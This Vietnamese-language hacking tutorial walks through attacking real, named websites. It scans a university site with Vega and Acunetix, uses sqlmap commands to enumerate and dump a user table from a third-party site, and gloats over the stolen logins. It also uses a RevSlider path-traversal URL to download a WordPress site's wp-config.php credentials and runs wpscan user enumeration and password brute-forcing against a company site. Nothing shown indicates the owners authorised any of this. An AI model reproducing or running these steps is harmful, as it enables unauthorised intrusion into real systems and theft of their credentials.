**PHẦN 1: SCAN LỖ HỔNG BẢO MẬT TRÊN WEBSITE**

**Yêu cầu**


* Yêu cầu phần cứng:
  + Yêu cầu máy tính sử dụng Hệ điều hành Windows XP/7/8 /10
  + VMware Worstation 11.0 trở lên
* Công cụ thực hành: Máy ảo Vmware Kali Linux
* Yêu cầu kết nối mạng LAN: có
* Tải công cụ được đưa ra trong tài liệu này
* ISO Kali Linux.

**Kiểm tra lỗ hổng bảo mật website bằng vega**

Ta mở máy ảo kali linux lên.


Mở termianal

Gõ lệnh để mở vega: vega




Chúng ta sẽ lấy link để kiểm tra bảo mật website <http://cms.fpt.edu.vn>

Sau khi mở vega :




Chọn Scan > Start new scan :




Chúng ta paste link website vào và chọn Next

Chọn tất cả các thuộc tính của cả 2 mục sau đó chọn Next :



Chọn Next > Next hết các mục , đến bước cuối thì ta finish :



Chờ 1 lát nó sẽ hiện ra rất nhiều lỗ hổng nguy hiểm ở mức height trong đó có lỗ hổng bảo mật SQL Injection , XSS ,


**Scan lỗ hổng website bằng Acunetix**

Website demo : <http://cms.fpt.edu.vn>


Acunetix có thể cài trên windows và linux

Trang chủ: http://www.acunetix.com/


Mở Acunetix :




Chọn new Scan . Paste link vào:



Ta chọn next > next > …. > finish :




Sau khi scan ta sẽ thấy nó sẽ thông báo cho ta các lỗi :



Phần 2: Thực hành đánh giá website bị lỗ hổng SQL injection

SQL injection là một kỹ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL bất hợp pháp. SQL injection có thể cho phép những kẻ tấn công thực hiện các thao tác, delete, insert, update, v.v. trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy. SQL injection thường được biết đến như là một vật trung gian tấn công trên các ứng dụng web có dữ liệu được quản lý bằng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle, DB2, Sysbase...

1. **Mô Hình**



1. **Khai thác lỗ hổng SQL Injection**

Khai thác lỗ hổng SQL Injection bằng sqlmap

Mở terminal gõ lệnh:

sqlmap –u <http://www.shorttrackonline.info/web-tv.php?id=1>

-u : url



Sqlmap hỏi : how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] . ta gõ : C để tiếp tục

Sqlmap hỏi : it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] . ta gõ : n để không dừng việc testing lại

Sqlmap hỏi: for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] . ta gõ : Y để tiếp tục testing

Sau khi sqlmap scan qua lần đầu nó sẽ báo lỗ hổng tồn tại và yêu cầu ta lưu lại file log để tiện cho khai thác lại sau này: GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] . ta gõ : Y để lưu lại log.


Sau đó ta gõ lệnh:

sqlmap -u http://www.shorttrackonline.info/web-tv.php?id=1 --dbs

--dbs : databases



Ta sẽ thấy nó hiện ra tên của các database.




Dùng tiếp lệnh:

sqlmap -u http://www.shorttrackonline.info/web-tv.php?id=1 --tables -D stol\_LUarzte


--tables: bảng

-D: database

Stol\_LUarzte : tên của database ( ở đây bạn có thể chọn tên database khác có trong bảng database scan được ở bước 2 )



Sẽ lấy được các tables trong databases



Ta sẽ lấy các columns name trong tables arzte\_users bằng lệnh:

sqlmap -u http://www.shorttrackonline.info/web-tv.php?id=1 --columns -D stol\_LUarzte -T arzte\_users


-u : url

--columns : columns

-D: databases

-T: tables


ở đây các bạn có thể lấy các columns khác trong tables tùy các bạn muốn lấy ra thông tin gì



Ta sẽ lấy được các columns trong tables arzte\_user


Database: stol\_LUarzte

Table: arzte\_users




Giờ ta dump để lấy các value trong columns bằng lệnh:

sqlmap -u http://www.shorttrackonline.info/web-tv.php?id=1 --dump -D stol\_LUarzte -T arzte\_users



Ta sẽ lấy được các value




Ta đã lấy được user và password login website ☺

phần 3: thực hành đánh giá website sử dụng nền tảng wordpress


1. **Khai thác website qua lỗ hổng ReSlider**

Website demo bài lab: <http://www.corebanking.com/>


Ta cài wappalyzer trên trình duyệt google chorme hoặc firefox




Click download và install :



Install wappalyzer xong, ta vào website victim demo , click biểu tượng icon :



Ta sẽ xem được khá nhiều info cần thiết hỗ trợ ta tấn công website như web server , service , ngôn ngữ code web, v.v…



Firefox browser làm tương tự như google chorme


Ta thấy website này sử dụng nền tảng cms Wordpress 4.1.1.

Lỗ hổng ReSlider tồn tại trên nền tảng wordpress phiên bản từ 4.1.4 trở xuống

Ta sẽ thử exploit website này qua lỗ hổng ReSlider


Thêm đoạn mã khai thác vào sau link website:

/wp-admin/admin-ajax.php?action=revslider\_show\_image&img=../wp-config.php




Ấn enter để truy cập link

Hệ thống sẽ tự động tải về máy ta 1 file admin-ajax.php bên trong chức user và password của database



Mở ra và tìm mục user , password:




1. **Hack website nền tảng wordpress bằng wpscan và brute force password với lỗi weak passwords ( Mật khẩu yếu )**


Website demo bài lab : <http://thaigroup.com.vn/>

Dùng wpscan để scan user bằng lệnh:

wpscan --url thaigroup.com.vn --enumerate u




Sau khi scan ta nhận được các user trả về :



Chúng ta sẽ brute force attack password của user admin

Chúng ta sẽ tạo 1 file pass.txt để ở mục /root , đường dẫn file pass.txt sẽ là: /root/pass.txt : tạo trong file pass.txt 1 loạt pass mà mọi người hay dùng như abcd , 123456 , 123456789 , quaytay , v.v…. ( các bạn có thể lên mạng tải về các file listword.txt với số lượng lên đến vài triệu mật khẩu )




Brute force password của user admin bằng lệnh:

wpscan --url thaigroup.com.vn --wordlist /root/pass.txt --username admin




Bạn có thể brute force user khác ngoài user admin bằng cách thay tên user đằng sau –username .

